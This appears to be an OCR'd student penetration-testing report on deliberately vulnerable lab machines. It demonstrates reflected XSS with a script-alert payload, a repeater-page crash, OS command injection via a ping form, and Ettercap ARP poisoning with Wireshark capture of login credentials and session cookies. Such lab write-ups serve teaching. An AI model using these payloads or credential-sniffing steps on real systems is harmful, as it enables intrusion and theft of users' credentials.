    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello Duneesha <script> alert('Hello Duneesha-w1697801')</script></pre>

    </div>

    <h2>More info</h2>

    <ul>
        <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http:
        <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" 
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_b
    </ul>
</div>
```

Vulnerability: Reflected Cross Site Scripting (XSS)


Hello Duneesha-w1697801

Figure 6: Results of XSS vulnerability

4. Other Vulnerabilities

- Buffer Overflow

  Buffer overflow, is a common software coding error that an attacker might use to gain access to the device. If very long input is submitted, it is possible to exhaust the available space allotted on the heap. Figure 7, Figure 8 and Figure 9 shows the steps of how the buffer overflow happens.


Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mozilla Firefox
firefox
Damn Vulnerable...
root@kali: ~
08:36:18
54%
192.168.56.102/mutillida
https://192.168.56.102/mutillidae/index.php?page=repeater.php
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Back
Help Me!
Hints
Repeat String
Right Ctrl

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Repeater

Please enter string to repeat


String to repeat: Hello Duneesha

Number of times to repeat: 20

Hello Duneesha

Figure 7: Buffer Image - 1

The string is repeated when the buffer is repeated 20 times, but when the number is given a large amount, it crashes, as shown in Figure 9.


Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mozilla Firefox
firefox
Damn Vulnerable...
root@kali: ~
08:34:40
55%
192.168.56.102/mutillida
https://192.168.56.102/mutillidae/index.php?page=repeater.php
Open menu
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Back
Help Me!
Hints
Repeat String
Right Ctrl

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Repeater

Please enter string to repeat

String to repeat: Hello Duneesha

Number of times to repeat: 2000000000

Hello Duneesha

Figure 8: Buffer Image -2




Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mozilla Firefox
firefox
Damn Vulnerable...
root@kali: ~
root@kali: ~
08:35:13
54%
Mozilla Firefox
192.168.56.102/mutillida
https://192.168.56.102/mutillidae/index.php?page=repeater.php
Open menu
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Right Ctrl

Figure 9: Buffer overflow errors occurs

- OS Injection
  The web application's ping function invokes the server operating system's ping-shell instruction. This functionality's feedback can be modified to insert OS commands. Until we run the order execution, the uname -a command will be executed. It returns information about the insecure machine's operating system. The screenshot below shows how this loophole is exploited:



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.637 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.08 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.613 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.613/0.777/1.082/0.216 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
```

More info


Figure 10: OS Command Injection

C – Man in the middle attacks and social engineering

1. Information taken from Packet Capture

- **<u>Ettercap</u>**

  Attackers use a program named 'Ettercap' to manage a link between a client and a server for the Man in the Middle. We may use this method to track login credentials such as username and password. In this case, Windows serves as the client and OWASP serves as the server. The IP addresses are 192.168.56.103 and 192.168.56.102, respectively. Kali Linux (192.168.56.101) host will be the attacking machine. ARP spoofing is the most common MITM attack.


Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap
Damn Vul...
root@kali...
16:45:10
63%
File Actions Edit View Help
Ettercap
0.8.3 (EB)
Host List
Targets
Delete
Add
Delete
Add
Right Ctrl

```
root@kali:~# ettercap -G
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
```

Target 1: 192.168.56.102

Target 2: 192.168.56.103


Cancel | MITM Attack: ARP Poisoning | OK

Optional parameters
☑ Sniff remote connections.
☐ Only poison one-way.

```
Host 192.168.56.103 added to TARGET2

ARP poisoning victims:

GROUP 1 : 192.168.56.102 08:00:27:2B:CC:A6

GROUP 2 : 192.168.56.103 08:00:27:99:B1:5F
```

Figure 11: ARP Poisoning


In this case, when communicating with server machine, attackers are able to spoof the IP of the server machine and collect user credential data as shown in the below screenshots.


IE8 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Damn Vulnerable Web App (DVWA) - Login - Windows Internet Explorer
http://192.168.56.102/dvwa/login.php
Bing
Favorites
Suggested Sites
Web Slice Gallery
Damn Vulnerable Web App (DVWA) - Login
Page Safety Tools
DVWA
Login
Done
Internet | Protected Mode: On
100%
3:42 AM
5/14/2021
Right Ctrl

Username
admin

Password
•••••

Figure 12: Victim tries to login with username and password




```
root@kali:~# ettercap -G
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
```

Target 1	Target 2
192.168.56.102	192.168.56.103

```
GROUP 2 : 192.168.56.103 08:00:27:99:B1:5F
Starting Unified sniffing...

HTTP : 192.168.56.102:80 -> USER: admin  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=admin&Login=Login
```

Figure 13: Ettercap has captured the packet details passed from client to server

- **<u>Wireshark</u>**
  We will examine all network traffic between the client and server machines using the Wireshark tool. Wireshark was used to record the login credentials. Figure 14 demonstrates the results of Wireshark. Moreover, it shows how this Wireshark platform intercepted network traffic packets:


Ettercap
Damn Vulnerable Web A...
root@kali: ~
*eth0
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time          Source          Destination     Protocol Length Info
  158 22.451559633  192.168.56.101  192.168.56.102  HTTP      418 GET /dvwa/ HTTP/1.1
  159 22.456430225  192.168.56.102  192.168.56.101  HTTP      790 HTTP/1.1 302 Found  (text/html) (text/html)
  161 22.470117996  192.168.56.101  192.168.56.102  HTTP      487 GET /dvwa/login.php HTTP/1.1
  162 22.476209344  192.168.56.102  192.168.56.101  HTTP     1240 HTTP/1.1 200 OK  (text/html)
  164 22.553664618  192.168.56.101  192.168.56.102  HTTP      505 GET /dvwa/dvwa/css/login.css HTTP/1.1
  165 22.555635701  192.168.56.102  192.168.56.101  HTTP      923 HTTP/1.1 200 OK  (text/css)
  167 22.573352363  192.168.56.101  192.168.56.102  HTTP      509 GET /dvwa/dvwa/images/login_logo.png HTTP/1.1
  185 22.575760052  192.168.56.102  192.168.56.101  HTTP      389 HTTP/1.1 200 OK  (PNG)
  194 32.529546097  192.168.56.101  192.168.56.102  HTTP      683 POST /dvwa/login.php HTTP/1.1  (application/x-www-form-urlencoded)
  195 32.541275930  192.168.56.102  192.168.56.101  HTTP      706 HTTP/1.1 302 Found  (text/html) (text/html)
  197 32.558711122  192.168.56.101  192.168.56.102  HTTP      571 GET /dvwa/login.php HTTP/1.1
  198 32.563603297  192.168.56.102  192.168.56.101  HTTP     1259 HTTP/1.1 200 OK  (text/html)
```


```
▸ Frame 194: 683 bytes on wire (5464 bits), 683 bytes captured (5464 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: PcsCompu_2b:cc:a6 (08:00:27:2b:cc:a6)
▸ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102
▸ Transmission Control Protocol, Src Port: 59046, Dst Port: 80, Seq: 288, Ack: 2342, Len: 617
  Hypertext Transfer Protocol
  HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "Duneesha"
      Key: username
      Value: Duneesha
  ▸ Form item: "password" = "123"
  ▸ Form item: "Login" = "Login"
```

```
00d0  20 74 65 78 74 2f 68 74  6d 6c 2c 61 70 70 6c 69    text/ht ml,appli
00e0  63 61 74 69 6f 6e 2f 78  68 74 6d 6c 2b 78 6d 6c   cation/x html+xml
00f0  2c 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 6d 6c   ,applica tion/xml
0100  3b 71 3d 30 2e 39 2c 2a  2f 2a 3b 71 3d 30 2e 38   ;q=0.9,* /*;q=0.8
0110  0d 0a 41 63 63 65 70 74  2d 4c 61 6e 67 75 61 67   ··Accept -Languag
0120  65 3a 20 65 6e 2d 55 53  2c 65 6e 3b 71 3d 30 2e   e: en-US ,en;q=0.
0130  35 0d 0a 41 63 63 65 70  74 2d 45 6e 63 6f 64 69   5··Accep t-Encodi
0140  6e 67 3a 20 67 7a 69 70  2c 20 64 65 66 6c 61 74   ng: gzip , deflat
0150  65 0d 0a 52 65 66 65 72  65 72 3a 20 68 74 74 70   e··Refer er: http
0160  3a 2f 2f 31 39 32 2e 31  36 38 2e 35 36 2e 31 30   ://192.1 68.56.10
0170  32 2f 64 76 77 61 2f 6c  6f 67 69 6e 2e 70 68 70   2/dvwa/l ogin.php
0180  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ··Conten t-Type:
0190  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 2d 77 77   applicat ion/x-ww
01a0  77 2d 66 6f 72 6d 2d 75  72 6c 65 6e 63 6f 64 65   w-form-u rlencode
01b0  64 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   d··Conte nt-Lengt
01c0  68 3a 20 34 32 0d 0a 43  6f 6e 6e 65 63 74 69 6f   h: 42··C onnectio
01d0  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 43   n: keep- alive··C
01e0  6f 6f 6b 69 65 3a 20 73  65 63 75 72 69 74 79 3d   ookie: s ecurity=
01f0  6c 6f 77 3b 20 50 48 50  53 45 53 53 49 44 3d 34   low; PHP SESSID=4
0200  68 6f 6a 38 72 38 6b 63  6f 69 6e 6e 6a 30 67 33   hoj8r8kc oinnj0g3
0210  65 6f 6c 38 66 62 31 31  31 3b 20 61 63 6f 70 65   eol8fb11 1; acope
0220  6e 64 69 76 69 64 73 3d  73 77 69 6e 67 73 65 74   ndivids= swingset
0230  2c 6a 6f 74 74 6f 2c 70  68 70 62 62 32 2c 72 65   ,jotto,p hpbb2,re
0240  64 6d 69 6e 65 3b 20 61  63 67 72 6f 75 70 73 77   dmine; a cgroupsw
0250  69 74 68 70 65 72 73 69  73 74 3d 6e 61 64 61 0d   ithpersi st=nada·
0260  0a 55 70 67 72 61 64 65  2d 49 6e 73 65 63 75 72   ·Upgrade -Insecur
0270  65 2d 52 65 71 75 65 73  74 73 3a 20 31 0d 0a 0d   e-Reques ts: 1···
0280  0a 75 73 65 72 6e 61 6d  65 3d 44 75 6e 65 65 73   ·usernam e=Dunees
0290  68 61 26 70 61 73 73 77  6f 72 64 3d 31 32 33 26   ha&passw ord=123&
02a0  4c 6f 67 69 6e 3d 4c 6f  67 69 6e                  Login=Lo gin
```

Value (urlencoded-form.value), 8 bytes

Figure 14: User login credentials analyzation using Wireshark

Figure 15 and Figure 16 shows how the SQLi page has used to enter data and how we were able to exploit this using Wireshark by intercepting network traffic. According to the health insurance company scenario, confidential and private health records details stored in the database can be exposed to the attackers.



```
abilities/sqli/?id=Duneesha2017336&Submit=Submit#
```

